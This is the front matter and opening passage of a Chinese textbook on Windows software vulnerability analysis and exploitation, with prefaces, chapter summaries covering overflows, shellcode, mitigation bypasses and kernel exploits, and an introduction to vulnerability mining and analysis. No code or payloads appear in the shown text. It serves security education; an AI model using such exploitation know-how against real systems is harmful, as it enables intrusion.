Broadview
www.broadview.com.cn

安全技术大系

看雪软件安全
http://www.pediy.com

0day安全：软件漏洞分析技术

（第2版）

王清 主编
张东辉 周浩 王继刚 赵双 编著

電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

0day安全：软件漏洞分析技术（第2版）

王清 主编

张东辉 周浩 王继刚 赵双 编著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书分为 5 篇 33 章，系统、全面地介绍了 Windows 平台缓冲区溢出漏洞的分析、检测与防护。第一篇为漏洞 exploit 的基础理论和初级技术，可以引领读者迅速入门；第二篇在第一篇的基础上，结合国内外相关研究者的前沿成果，对漏洞技术从攻、防两个方面进行总结；第三篇站在安全测试者的角度，讨论了几类常用软件的漏洞挖掘方法与思路；第四篇则填补了本类书籍在 Windows 内核安全及相关攻防知识这个神秘领域的技术空白；第五篇以大量的 0 day 案例分析，来帮助读者理解前四篇的各类思想方法。

本书可作为网络安全从业人员、黑客技术发烧友的参考指南，也可作为网络安全专业的研究生或本科生的指导用书。

图书在版编目（CIP）数据

0day 安全：软件漏洞分析技术 / 王清主编；张东辉等编著. —2 版. —北京：电子工业出版社，2011.6
（安全技术大系）
ISBN 978-7-121-13396-1

Ⅰ. ① … Ⅱ. ①王… ②张… Ⅲ. ①计算机网络－安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2011）第 074902 号

责任编辑：徐津平
印　　刷：
装　　订：三河市鑫金马印装有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：787×980　1/16　　印张：48.75　　字数：780 千字
印　　次：2011 年 6 月第 1 次印刷
印　　数：4000 册　　定价：85.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

关于“zero day attack”

0 day 是网络安全技术中的一个术语，特指被攻击者掌握却未被软件厂商修复的系统漏洞。

0 day 漏洞是攻击者入侵系统的终极武器，资深的黑客手里总会掌握几个功能强大的 0 day 漏洞。

0 day 漏洞是木马、病毒、间谍软件入侵系统的最有效途径。

由于没有官方发布的安全补丁，攻击者可以利用 0 day 对目标主机为所欲为，甚至在 Internet 上散布蠕虫。因此，0 day 漏洞的技术资料通常非常敏感，往往被视为商业机密。

对于软件厂商和用户来说，0 day 攻击是危害最大的一类攻击。

针对 0 day 漏洞的缓冲区溢出攻击是对技术性要求最高的攻击方式。

世界安全技术峰会 Black Hat 上每年最热门的议题之一就是“zero day attack/defense”。微软等世界著名的软件公司为了在其产品中防范“zero day attack”，投入了大量的人力、物力。

全世界有无数的信息安全科研机构在不遗余力地研究与 0 day 安全相关的课题。

全世界也有无数技术精湛的攻击者在不遗余力地挖掘软件中的 0 day 漏洞。

自　　序

不请长缨，系取天骄种，剑吼西风

——《六州歌头》北宋，贺铸

虽然事隔多年，我仍然清晰记得自己被“冲击波”愚弄的场景——2003 年夏的那个晚上，自己像往常一样打开实验室的计算机，一边嘲笑着旁边同学因为不装防火墙而被提示系统将在一分钟内关机，一边非常讽刺地在自己的计算机上发现了同样的提示对话框。正是这个闻名世界的“框框”坚定了我投身网络安全研究的信念，而漏洞分析与利用正是这个领域的灵魂所在。

漏洞分析与利用的过程是充满艺术感的。想象一下，剥掉 Windows 中那些经过层层封装的神秘的对话框“外衣”，面对着浩如烟海的二进制机器码，跋涉于内存中不知所云的海量数据，在没有任何技术文档可以参考的情况下，进行反汇编并调试，把握函数调用和参数传递的细节，猜测程序的设计思路，设置巧妙的断点并精确定位到几行有逻辑缺陷的代码，分析研究怎么去触发这个逻辑漏洞，最后编写出天才的渗透代码，从而得到系统的控制权……这些分析过程的每一个环节无不散发着充满智慧的艺术美感！这种技术不同于其他计算机技术，它的进入门槛很高，需要拥有丰富的计算机底层知识、精湛的软件调试技术、非凡的逻辑分析能力，还要加上一点点创造性的思维和可遇而不可求的运气。

在无数个钻研这些技术的夜里，我深深地感觉到国内的漏洞分析资料和文献是多么匮乏。为了真正搞清楚蠕虫病毒是怎样利用 Windows 漏洞精确淹没 EIP 寄存器并获得进程控制权，我仍然记得自己不得不游走于各种论坛收集高手们零散手稿时的情形。那时的我多么希望能有一本教材式的书籍，让我读了之后比较全面、系统地了解这个领域。

我想，在同样漆黑的夜里，肯定还有无数朋友和我从前一样，满腔热情地想学习这门技术而又困惑于无从下手。正是这种“请缨无处，剑吼西风”的感觉，激励着我把自己钻研的心血凝结成一本教程，希望这样一本教程可以帮助喜欢网络安全的朋友们在学习时绕开我曾走过的弯路。

Failwest

再 版 序

天行健，君子以自强不息；地势坤，君子以厚德载物

——《周易》

距离《0day 安全：软件漏洞分析技术》的出版已有 3 年，接到再版约稿的时候我着实有一番感慨，也有着太多的内容想与大家分享。在这 3 年里，我经历了从一个初出象牙塔的少年到安全分析员的演变。期间我参加了若干次安全事件的应急响应、在若干个安全峰会上做过漏洞技术的演讲、完成了无数次的渗透测试、也有幸见证了先行者们在 Windows 平台上进行的最为精彩的几场较量……

为了在再版中更加完美地总结这精彩的几年，我特意邀请了几位和我意气相投的兄弟加入编写团队，他们是：

熟悉 Windows 内核机制的张东辉（Shineast，负责编写内核安全部分）；

精通 Windows 各类保护机制的周浩（Zihan，负责编写高级溢出部分）；

黑客防线的知名撰稿人、漏洞挖掘专家王继刚（爱无言，负责编写漏洞挖掘部分）；

文件格式解析专家赵双（Dflower，负责编写文件型漏洞测试部分）；

资深病毒分析员蔡山枫（Beanniecai，编写样本分析和案例分析的部分章节）。

团队的力量大大增强了再版内容的广度和深度。再版中新增了大量前沿知识和案例分析，囊括了 Windows 平台高级溢出技巧、手机平台的溢出基础、内核攻防、漏洞挖掘与安全测试、大量的 0day 分析案例等。此外我们还对 Windows 平台中高级防护技巧和部分经典案例的分析等内容进行了修订和勘误。第一版中关于基础溢出的知识也得以保留，在经过重新编排和浓缩后，放置在再版的第一篇供入门者学习。

在计算机工业向模块化、封装化、架构化发展的过程中，人们更加倾向于把时间和精力用于那些敏捷开发的高级工具上。走进大学的计算机系你可以发现 J2EE 与.NET 的书籍随处可见，但是却没有几个学生能在二进制级别把计算机体系结构讲清。甚至在某些网络安全学院里，能把蠕虫入侵的原理刨根问底彻底、弄清的也是凤毛麟角，非好奇心不盛也，乃道之不传也久矣。在信息安全这条道路上行走，需要“男儿何不带吴钩，收取关山五十州”的豪情，需要“臣心一片磁针石，不指南方不肯休”的毅力，需要“壁立千仞，无欲则刚”的情怀……我等立书只为布道交友，最大的收益莫过于帮助还在彷徨如何入门的朋友迈过那条门槛，通过此书结交更多的同道中人。

Failwest

2011 年 5 月 4 日

前　言

关于安全技术人才

国内外对网络安全技术人才的需求量很大，精通缓冲区溢出攻击的安全专家可以在大型软件公司轻易地获得高薪的安全咨询职位。

信息安全技术是一个对技术性要求极高的领域，除了扎实的计算机理论基础外，更重要的是优秀的动手实践能力。在我看来，不懂二进制数据就无从谈起安全技术。

国内近年来对网络安全的重视程度正在逐渐增加，许多高校相继成立了“信息安全学院”或者设立“网络安全专业”。科班出身的学生往往具有扎实的理论基础，他们通晓密码学知识、知道 PKI 体系架构，但要谈到如何真刀实枪地分析病毒样本、如何拿掉 PE 上复杂的保护壳、如何在二进制文件中定位漏洞、如何对软件实施有效的攻击测试……能够做到的人并不多。

虽然每年有大量的网络安全技术人才从高校涌入人力市场，真正能够满足用人单位需求的却寥寥无几。捧着书本去做应急响应和风险评估是滥竽充数的作法，社会需要的是能够为客户切实解决安全风险的技术精英，而不是满腹教条的阔论者。

我所认识的很多资深安全专家都并非科班出身，他们有的学医、有的学文、有的根本没有学历和文凭，但他们却技术精湛，充满自信。

这个行业属于有兴趣、够执著的人，属于为了梦想能够不懈努力的意志坚定者。

关于“Impossible”与“I’m possible”

从拼写上看，“Impossible”与“I’m possible”仅仅相差一个用于缩写的撇号（apostrophe）。学完本书之后，您会发现将“不可能（Impossible）”变为“可能（I’m possible）”的“关键（key point）”往往就是那么简单的几个字节，本书将要讨论的就是在什么位置画上这一撇！

从语法上看，“Impossible”是一个单词，属于数据的范畴；“I’m p ossible”是一个句子，含有动词（算符），可以看成是代码的范畴。学完本书之后，您会明白现代攻击技术的精髓就是混淆数据和代码的界限，让系统错误地把数据当作代码去执行。

从意义上看，To be the apostrophe which changed“Impossible”into“I’m possible”代表着人类挑战自我的精神，代表着对理想执著的追求，代表着对事业全情的投入，代表着敢于直面惨淡人生的豪情……而这一切正好是黑客精神的完美诠释——还记得在电影《Sword Fi sh（剑鱼行动）》中，Stan 在那台酷毙的计算机前坚定地说：“Nothing is impossible”，然后开始在使用 Vernam 加密算法和 512 位密钥加密的网络上，挑战蠕虫的经典镜头吗？

于是我在以前所发表过的所有文章和代码中都加入了这个句子。尽管我的英语老师和不少外国朋友提醒我，说这个句子带有强烈的“Chinglish”味道，甚至会引起 Native Speake r 的误解，然而我最终还是决定把它写进书里。

虽然我不是莎士比亚那样的文豪，可以创造语言，发明修辞，用文字撞击人们的心灵，但这句“Chinglish”的确能把我所要表达的含义精确地传递给中国人，这已足够。

关于本书

通常情况下，利用缓冲区溢出漏洞需要深入了解计算机系统，精通汇编语言乃至二进制的机器代码，这足以使大多数技术爱好者望而却步。

随着时间的推移，缓冲区溢出攻击在漏洞的挖掘、分析、调试、利用等环节上已经形成了一套完整的体系。伴随着调试技术和逆向工程的发展，Windows 平台下涌现出的众多功能强大的 debug 工具和反汇编分析软件逐渐让二进制世界和操作系统变得不再神秘，这有力地推动了 Windows 平台下缓冲区溢出的研究。除此以外，近年来甚至出现了基于架构（Frame Work）的漏洞利用程序开发平台，让这项技术的进入门槛大大降低，使得原本高不可攀的黑客技术变得不再遥不可及。

遗憾的是，与国外飞速发展的高级黑客技术相比，目前国内还没有系统介绍 Windows 平台下缓冲区溢出漏洞利用技术的专业书籍，而且相关的中文文献资料也非常匮乏。

本书将系统全面地介绍 Windows 平台软件缓冲区溢出漏洞的发现、检测、分析和利用等方面的知识。

为了保证这些技术能够被读者轻松理解并掌握，本书在叙述中尽量避免枯燥乏味的大段理论阐述和代码粘贴。概念只有在实践中运用后才能真正被掌握，这是我多年来求学生涯的深刻体会。书中所有概念和方法都会在紧随其后的调试实验中被再次解释，实验和案例是本书的精髓所在。从为了阐述概念而精心自制的漏洞程序调试实验到现实中已经造成很大影响的著名漏洞分析，每一个调试实验都有着不同的技术侧重点，每一个漏洞利用都有自己的独到之处。

我将带领您一步一步地完成调试的每一步，并在这个过程中逐步解释漏洞分析思路。不管您是网络安全从业人员、黑客技术发烧友、网络安全专业的研究生或本科生，如果您能够完成这些分析实验，相信您的软件调试技术、对操作系统底层的理解等计算机能力一定会得到一次质的飞跃，并能够对安全技术有一个比较深入的认识。

关于本书源代码及相关文档

本书中调试实验所涉及的所有源代码和 PE 文件都可从看雪论坛相关版面下载 http://zeroday.pediy.com。

这些代码都经过了仔细调试，如在使用中发现问题，请查看实验指导中对实验环境的要求。个别攻击实验的代码可能会被部分杀毒软件鉴定为存在风险的文件，请您调试前详细阅读实验说明。

关于对读者的要求

虽然溢出技术经常涉及汇编语言，但本书并不要求读者一定具备汇编语言的开发能力。所用到的指令和寄存器在相关的章节都有额外介绍，只要您有 C 语言基础就能消化本书的绝大部分内容。

我并不推荐在阅读本书之前先去系统的学习汇编知识和逆向知识，枯燥的寻址方式和指令介绍很容易让人失去学习的兴趣。本书将带您迅速跨过漏洞分析与利用技术的进入门槛。即使您并不懂汇编与二进制也能完成书中的调试实验，并获得一定的乐趣。当然，在您达到一定水平想进一步提高时，补习逆向知识和汇编语言将是绝对必要的。

本书适合的读者群体包括：

- **安全技术工作者** 本书比较全面、系统地收录了 Windows 平台下缓冲区溢出攻击所涉及的各种方法，将会是一本不错的技术字典。
- **信息安全理论研究者** 本书中披露的许多漏洞利用、检测方法在学术上具有一定的前沿性，在一定程度上反映了目前国内外安全技术所关注的焦点问题。
- **QA 工程师、软件测试人员** 本书第 4 篇中集中介绍了产品安全性测试方面的知识，这些方法可以指导 QA 人员审计软件中的安全漏洞，增强软件的安全性，提高软件质量。
- **软件开发人员** 知道漏洞利用原理将有利于编写出安全的代码。
- **高校信息安全专业的学生** 本书将在一定程度上弥补高校教育与信息安全公司人才需求脱节的现象。用一套过硬的调试技术和逆向技术来武装自己可以让您在未来的求职道路上利于不败之地。精通 exploit 的人才可以轻松征服任何一家杀毒软件公司或安全资讯公司的求职门槛，获得高薪工作。
- **本科二年级以上计算机系学生** 通过调试实验，你们将更加深入地了解计算机体系架构和操作系统。这些知识一样将成为您未来求职时过硬的敲门砖。
- **所有黑客技术爱好者** 如果您厌倦了网络嗅探、端口扫描之类的扫盲读物，您将在本书中学到实施有效攻击所必备的知识和技巧。

关于反馈与提问

读者在阅读本书时如遇到任何问题，可以到看雪论坛相关版面参与讨论 http://zeroday.pediy.com。

致谢

感谢电子工业出版社对本书的大力支持，尤其是毕宁编辑为本书出版所做的大量工作。

感谢看雪对本书的大力推荐和支持以及看雪论坛为本书提供的交流平台。

非常感谢在本书第一版问世后，向我提供勘误信息的众多热心读者，本书质量的提高离不开你们热心的帮助。

感谢赛门铁克中国响应中心的病毒分析员 Beannie Cai 为本书第 26 章友情撰稿。

最后感谢我的母校西安交通大学，是那里踏实求是的校风与校训激励着我不断进步。

内容导读

本书分为 5 篇，共 33 章。

第 1 篇　漏洞利用原理（初级）

第 1 章　基础知识

本章着重对漏洞挖掘中的一些基础知识进行介绍。首先是漏洞研究中的一些基本概念和原理；然后是对 Windows 平台下可执行文件的结构和内存方面的一些基础知识的介绍；最后介绍了一些漏洞分析中经常使用的软件工具。包括调试工具、反汇编工具、二进制编辑工具等。您会在后面的调试实验中反复见到这些工具的身影。在这章的最后一节，我们设计了一个非常简单的破解小实验，用于实践工具的应用，消除您对二进制的恐惧感，希望能够给您带来一些乐趣。

第 2 章　栈溢出原理与实践

基于栈的溢出是最基础的漏洞利用方法。本章首先用大量的示意图，深入浅出地讲述了操作系统中函数调用、系统栈操作等概念和原理；随后通过三个调试实验逐步讲解如何通过栈溢出，一步一步地劫持进程并植入可执行的机器代码。即使您没有任何汇编语言基础，从未进行过二进制级别的调试，在本章详细的实验指导下也能轻松完成实验，体会到 exploit 的乐趣。

第 3 章　开发 shellcode 的艺术

本章紧接第 2 章的讨论，比较系统地介绍了溢出发生后，如何布置缓冲区、如何定位 shellcode、如何编写和调试 shellcode 等实际的问题。最后两小节还给出了一些编写 shellcode 的高级技术，供有一定汇编基础的朋友作参考。

第 4 章　用 MetaSploit 开发 Exploit

MetaSploit 是软件工程中的 Frame Work（架构）在安全技术中的完美实现，它把模块化、继承性、封装等面向对象的特点在漏洞利用程序的开发中发挥得淋漓尽致。使用这个架构开发 Exploit 要比直接使用 C 语言写出的 Exploit 简单得多。本章将集中介绍如何使用这个架构进行 Exploit 开发。

第 5 章　堆溢出利用

在很长一段时间内，Windows 下的堆溢出被认为是不可利用的，然而事实并非如此。本章

将用精辟的论述点破堆溢出利用的原理，让您轻松领会堆溢出的精髓。此外，这章的一系列调试实验将加深您对概念和原理的理解。用通俗易懂的方式论述复杂的技术是本书始终坚持的原则。

第 6 章　形形色色的内存攻击技术

在了解基本的堆栈溢出后，本章将为大家展示更为高级的内存攻击技术。本章集中介绍了一些曾发表于 Black Hat 上的著名论文中所提出的高级利用技术，如狙击 Windows 异常处理机制、攻击虚函数、off by one、 Heap Spray 等利用技巧。对于安全专家，了解这些技巧和手法不至于在分析漏洞时错把可以利用的漏洞误判为低风险类型；对于黑客技术爱好者，这些知识很可能成为激发技术灵感的火花。

第 7 章　手机里的缓冲区溢出

在 PC 机上的溢出攻击进行的如火如荼的时候，您是否也想了解手机平台上的缓冲区溢出问题？那就不要错过本章！本章以 ARM 和 Windows Mobile 为例，介绍手机平台上编程和调试技巧。并在最后以一个手机上的 exploit me 为大家揭开手机里缓冲区溢出的神秘面纱。

第 8 章　其他类型的软件漏洞

缓冲区溢出漏洞只是软件漏洞的一个方面，我们来看看其他一些流行的安全漏洞。如格式化串漏洞、SQL 注入、XPath 注入、XSS 等安全漏洞产生的原因、利用技巧及防范措施。

第 2 篇　漏洞利用原理（高级）

第 9 章　Windows 安全机制概述

微软在 Windows XP SP2 和 Windows 2003 之后，向操作系统中加入了许多安全机制。本章将集中讨论这些安全机制对漏洞利用的影响。

第 10 章　栈中的守护天使：GS

针对缓冲区溢出时覆盖函数返回地址这一特征，微软在编译程序时使用了一个很酷的安全编译选项——GS。本章将对 GS 编译选项的原理进行详细介绍，并介绍几种绕过 GS 的溢出技巧。

第 11 章　亡羊补牢：SafeSEH

攻击 S.E.H 已经成为 windows 平台下漏洞利用的经典手法。为了遏制日益疯狂的攻击，微软在 Windows X P SP2 及后续版本的操作系统中引入了著名的 S.E.H 校验机制 SafeSEH。本章将会对这一安全机制进行详细的分析，并介绍其中的不足和绕过方法。

第 12 章　数据与程序的分水岭：DEP

溢出攻击的根源在于现代计算机对数据和代码没有明确区分这一先天缺陷， 而 DEP 这种

看似釜底抽薪式的防护措施是否真的可以杜绝溢出攻击呢？答案马上揭晓。

第 13 章　在内存中躲猫猫：ASLR

程序加载时不再使用固定的基址加载，ASLR 技术将溢出时使用的跳板在内存中隐藏了起来，没有了跳板我们如何溢出呢？本章将带领您在黑暗中寻找溢出的出口。

第 14 章　S.E.H 终极防护：SEHOP

SafeSEH 的败北，让微软推出一种更为严厉的 S.E.H 保护机制 SEHOP。这里将为您展示这种保护机制的犀利之处。

第 15 章　重重保护下的堆

当堆溢出变成可能后，微软不能再无视堆中的保护机制了，让我们一览堆中的保护机制，并分析其漏洞。

第 3 篇　漏洞挖掘技术

第 16 章　漏洞挖掘技术简介

不论从工程上讲还是从学术上讲，漏洞挖掘都是一个相当前沿的领域。本章将从动态测试和静态审计两方面对漏洞挖掘技术的基础知识进行简单的介绍。

第 17 章　文件类型漏洞挖掘与 Smart Fuzz

文件类型的漏洞层出不穷，持续威胁着互联网的安全。如何系统的测试文件格式，产生精确有效的畸形测试用例用以发掘文件解析器的安全漏洞，并不是一件容易的事情。本章将从理论和实践两个方面向您讲述灰盒测试技术。

第 18 章　FTP 的漏洞挖掘

本章将简述 FTP 协议，并手把手地带领您完成几个初级的漏洞测试案例，让您亲身体会下真实的漏洞长什么模样。

第 19 章　E-mail 的漏洞挖掘

E-mail 系统涉及的安全问题不光只有缓冲区溢出，在本章的挖掘案例中，您会发现除了工具和常用方法外，威力最为强大的武器还是您的大脑。Evil th inking 是安全测试中最重要的思维方式之一。

第 20 章　ActiveX 控件的漏洞挖掘

控件类漏洞曾经是大量网马的栖身之地。本章将结合若干个曾经的 0 day 向您比较系统的介绍这类漏洞的测试、调试的相关工具和方法。

第 4 篇　操作系统内核安全

第 21 章　探索 ring0

研究内核漏洞，需要首先掌握一些内核基础知识，例如内核驱动程序的开发、编译、运行和调试，内核中重要的数据结构等，本章将为读者开启探索 ring0 之门，逐步掌握一些内核基础知识。

第 22 章　内核漏洞利用技术

本章将带领读者从一个简单的内核漏洞程序 exploitme.sys 的编写开始，展示内核漏洞利用的思路、方法，以及利用程序和 Ring0 Shellcode 的编写和设计。

第 23 章　FUZZ 驱动程序

掌握了内核漏洞的原理和利用方法，本章将进入内核漏洞挖掘阶段，学习较为高级的内核漏洞挖掘技术，最后实践该漏洞挖掘技术，分析、挖掘出内核漏洞。

第 24 章　内核漏洞案例分析

本章对几种典型的内核漏洞，用几个真实的内核漏洞案例来详细分析，分析漏洞造成的具体原因和细节，并构造漏洞成功利用的方法。

第 5 篇　漏洞分析案例

第 25 章　漏洞分析技术概述

本章纵览了漏洞分析与调试的思路，并介绍了一些辅助漏洞调试分析的高级逆向工具。

第 26 章　RPC 入侵：MS06-040 与 MS08-067

由于可以做到主动式远程入侵，RPC 级别的漏洞被誉为漏洞中的王者，此类漏洞也极其稀有，每一个都有一段曲折的故事。值得一提的是最近的两个 RPC 系统漏洞竟然出自同一个函数。本章将对这个缝来补去没有修好的函数进行详细分析，让您从攻防两方面深刻理解漏洞的起因和修复策略的重要性。

第 27 章　MS06-055 分析：实战 Heap Spray

通过网页“挂马”是近年来攻击者惯用的手法。本章通过分析微软 IE 浏览器中真实的缓冲区溢出漏洞，告诉您为什么不能随便点击来历不明的 URL 链接，并在实战中为大家演示 Heap Spray 技术。

第 28 章　MS09-032 分析：一个“&”引发的血案

一个视频网页的背后可能是一只凶狠的木马，这就是著名的 Microsoft DirectShow MPEG-2

视频 ActiveX 控件远程代码执行漏洞。本章将为您分析该漏洞产生的原因及分析技巧。

第 29 章　Yahoo!Messenger 栈溢出漏洞

在波涛汹涌的溢出大潮中 Yahoo 也没能幸免，作为国外非常流行的 Yahoo!Messenger 也存在过非常严重的漏洞。本章将重现当时的场景，并分析漏洞产生的原因。

第 30 章　CVE-2009-0927：PDF 中的 JS

您可能不会随便运行一个可执行文件，但是您会想到别人发过来的 PDF 文档中也有可能隐藏着一些东西吗？本章将以 PDF 文档为例，带您领略文件类型溢出漏洞的风采。

第 31 章　坝之蚁穴：超长 URL 溢出漏洞

安全软件不一定安全，即便是这款保护未成年人健康上网的计算机终端过滤软件，也有可能成为黑客攻击的窗口。本章将介绍绿坝软件中一个已经被修复了的安全漏洞。

第 32 章　暴风影音 M3U 文件解析漏洞

晚上回家后用暴风影音打开别人发过来的 M3U 列表文件，在你陶醉于其内容之时，一只精干的小马已悄然在后台运行。想要了解这只小马是如何进入你的电脑的？请阅读本章。

第 33 章　LNK 快捷方式文件漏洞

是否我不去运行任何可疑文件，不去打开陌生的网址就安全了呢？答案是否定。LNK 快捷方式漏洞无需打开文件，只要浏览恶意文件，所在文件夹就会中毒，俗称“看一眼就挂”。本章将带您分析这一神奇的漏洞。

目　　录

第 1 篇　漏洞利用原理（初级）

第 2 篇 漏洞利用原理（高级）

第 3 篇　漏洞挖掘技术

第 4 篇 操作系统内核安全

第 5 篇 漏洞分析案例

第 1 篇

漏洞利用原理（初级）

精勤求学，敦笃励志

——《西安交通大学校训》

把二进制代码安置在输入参数里，精确地计算栈中返回地址的偏移量，通过一个合法的调用执行非法的代码，这听起来似乎有点天方夜谭。如果在 20 年之前这确实是一件 impossible mission，但在软件调试技术高度发展的今天，对于有一定计算机基础的人来说，这已经不是什么难事了。

对于初学者，未经许可渗透进主机获得控制权的道理并不像编写求解“水仙花数”的 C 语言程序那样浅显易懂，如果用大量的篇幅来维护技术的完整性可能会让本身就很深奥的技术变得更加不可理喻。所以本篇将会把复杂的调试过程抽丝剥茧，提取出最核心的原则和思路，然后配合精心设计的小实验让您深刻体会漏洞利用的精髓。

也许这种叙述方式未能涵盖所有漏洞利用技术的边边角角，但是您在做完全部的调试实验之后一定能够越过技术门槛，进入这片领域，获得真正的提高。

在开始我们的二进制历险之前，您需要进一步坚定自己的意志。要知道扎实的基本功和精湛的调试技术绝不是从书籍上读到的，那需要在实践中不断磨炼。也许若干年之前您已经听说过缓冲区溢出，但唯有跟进内存，盯着寄存器，被莫名其妙的问题反复郁闷，最终让 shellcode 得以成功执行时，才算得上真正懂得了其中奥妙。

所有漂亮的 exploits 背后都隐藏着无数个对着寄存器发呆的不眠之夜，如果您没被吓倒，那么我们开始吧！

第 1 章　基础知识

要想扬帆于二进制海洋，除了水手般坚定的意志外，还需要有能够乘风破浪的坚船利器，定位精准的陀螺码表。没有工具的 hacker 如同没有枪的战士，子曰：工欲善其事，必先利其器。

掌握 ollydbg 等动态调试工具可以让您在分析内存时体会到庖丁解牛的快感，而 IDA 这类静态反汇编工具就像迷宫的地图一样保证您在二进制文件中分析漏洞时不至于迷失方向。

有一点需要提醒您，本书对这些工具的介绍只能让您简单上手，不要指望能够立刻把它们挥洒自如，那需要您在实践中不断地体会和学习。

1.1　漏洞概述

1.1.1　bug 与漏洞

随着现代软件工业的发展，软件规模不断扩大，软件内部的逻辑也变得异常复杂。为了保证软件的质量，测试环节在软件生命周期中所占的地位已经得到了普遍重视。在一些著名的大型软件公司中，测试环节（QA）所耗费的资源甚至已经超过了开发。即便如此，不论从理论上还是工程上都没有任何人敢声称能够彻底消灭软件中所有的逻辑缺陷——bug。

在形形色色的软件逻辑缺陷中，有一部分能够引起非常严重的后果。例如，网站系统中，如果在用户输入数据的限制方面存在缺陷，将会使服务器变成 SQL 注入攻击和 XSS（Cross Site Script，跨站脚本）攻击的目标；服务器软件在解析协议时，如果遇到出乎预料的数据格式而没有进行恰当的异常处理，那么就很可能会给攻击者提供远程控制服务器的机会。

我们通常把这类能够引起软件做一些“超出设计范围的事情”的 bug 称为漏洞（vulnerability）。

（1）功能性逻辑缺陷（bug）：影响软件的正常功能，例如，执行结果错误、图标显示错误等。

（2）安全性逻辑缺陷（漏洞）：通常情况下不影响软件的正常功能，但被攻击者成功利用后，有可能引起软件去执行额外的恶意代码。常见的漏洞包括软件中的缓冲区溢出漏洞、网站中的跨站脚本漏洞（XSS）、SQL 注入漏洞等。

1.1.2　几个令人困惑的安全问题

也许您有一定的计算机知识，但仍然经常费解于下面这些安全问题。

（1）我从不运行任何来历不明的软件，为什么还会中病毒？

如果病毒利用重量级的系统漏洞进行传播，您将在劫难逃。因为系统漏洞可以引起计算机被远程控制，更何况传播病毒。横扫世界的冲击波蠕虫、slammer 蠕虫等就是这种类型的病毒。

如果服务器软件存在安全漏洞，或者系统中可以被 RPC 远程调用的函数中存在缓冲区溢出漏洞，攻击者也可以发起“主动”进攻。在这种情况下，您的计算机会轻易沦为所谓的“肉鸡”。

（2）我只是点击了一个 URL 链接，并没有执行任何其他操作，为什么会中木马？

如果您的浏览器在解析 HTML 文件时存在缓冲区溢出漏洞，那么攻击者就可以精心构造一个承载着恶意代码的 HTML 文件，并把其链接发给您。当您点击这种链接时，漏洞被触发，从而导致 HTML 中所承载的恶意代码（shellcode）被执行。这段代码通常是在没有任何提示的情况下去指定的地方下载木马客户端并运行。

此外，第三方软件所加载的 ActiveX 控件中的漏洞也是被“网马”所经常利用的对象。所以千万不要忽视 URL 链接。

（3）Word 文档、Power Point 文档、Excel 表格文档并非可执行文件，它们会导致恶意代码的执行吗？

和 html 文件一样，这类文档本身虽然是数据文件，但是如果 Office 软件在解析这些数据文件的特定数据结构时存在缓冲区溢出漏洞的话，攻击者就可以通过一个精心构造的 Word 文档来触发并利用漏洞。当您在用 Office 软件打开这个 Word 文档的时候，一段恶意代码可能已经悄无声息地被执行过了。

（4）上网时，我总是使用高强度的密码注册账户，我的账户安全吗？

高强度的密码只能抵抗密码暴力猜解的攻击，具体安全与否还取决于很多其他因素：

密码存在哪里，例如，存本地计算机还是远程服务器。

密码怎样存，例如，明文存放还是加密存放，什么强度的加密算法等。

密码怎样传递，例如，密钥交换的过程是否安全，网络通讯是否使用 SSL 等。

这些过程中如果有任何一处失误，都有可能引起密码泄漏。例如，一个网站存在 SQL 注入漏洞，而您的账号密码又以明文形式存在 Web 服务器的数据库中，那么无论您的密码多长，包含多少奇怪的字符，最终仍将为脚本注入攻击者获取。

此外，如果密码存在本地，即使使用高强度的 Hash 算法进行加密，如果没有考虑到 CRACK 攻击，验证机制也很可能被轻易突破。

您也许阅读过很多本网络安全书籍，所以经常看到端口扫描、网络监听、密码猜解、DOS 等名词。虽然这些话题在网络安全技术中永远都不会过时，但阅读完本书之后，您将发现漏洞利用技术才是实施有效攻击的最核心技术，才是突破安全边界、实施深度入侵的关键所在。

1.1.3 漏洞挖掘、漏洞分析、漏洞利用

利用漏洞进行攻击可以大致分为漏洞挖掘、漏洞分析、漏洞利用三个步骤。这三部分所用的技术有相同之处，比如都需要精通系统底层知识、逆向工程等；同时也有一定的差异。

1. 漏洞挖掘

安全性漏洞往往不会对软件本身功能造成很大影响，因此很难被 QA 工程师的功能性测试

发现，对于进行“正常操作”的普通用户来说，更难体会到软件中的这类逻辑瑕疵了。

由于安全性漏洞往往有极高的利用价值，例如，导致计算机被非法远程控制，数据库数据泄漏等，所以总是有无数技术精湛、精力旺盛的家伙在夜以继日地寻找软件中的这类逻辑瑕疵。他们精通二进制、汇编语言、操作系统底层的知识；他们往往也是杰出的程序员，因此能够敏锐地捕捉到程序员所犯的细小错误。

寻找漏洞的人并非全是攻击者。大型的软件企业也会雇用一些安全专家来测试自己产品中的漏洞，这种测试工作被称做 Penetration test（攻击测试），这些测试团队则被称做 Tiger team 或者 Ethic hacker。

从技术角度讲，漏洞挖掘实际上是一种高级的测试（QA）。学术界一直热衷于使用静态分析的方法寻找源代码中的漏洞；而在工程界，不管是安全专家还是攻击者，普遍采用的漏洞挖掘方法是 Fuzz，这实际是一种“灰”盒测试。

我们会在第 3 篇的相关章节中进一步介绍漏洞挖掘与产品安全性测试方面的知识。

2．漏洞分析

当 fuzz 捕捉到软件中一个严重的异常时，当您想透过厂商公布的简单描述了解漏洞细节的时候，您就需要具备一定的漏洞分析能力。一般情况下，我们需要调试二进制级别的程序。

在分析漏洞时，如果能够搜索到 POC（proof of concept）代码，就能重现漏洞被触发的现场。这时可以使用调试器观察漏洞的细节，或者利用一些工具（如 Paimei）更方便地找到漏洞的触发点。

当无法获得 POC 时，就只有厂商提供的对漏洞的简单描述了。一个比较通用的办法是使用补丁比较器，首先比较 patch 前后可执行文件都有哪些地方被修改，之后可以利用反汇编工具（如 IDA Pro）重点逆向分析这些地方。

漏洞分析需要扎实的逆向基础和调试技术，除此以外还要精通各种场景下的漏洞利用方法。这种技术更多依靠的是经验，很难总结出通用的条款。本书将在第 5 篇中用若干个实际的分析案例来帮助您体会漏洞分析的过程，希望能够起到抛砖引玉的效果。

3．漏洞利用

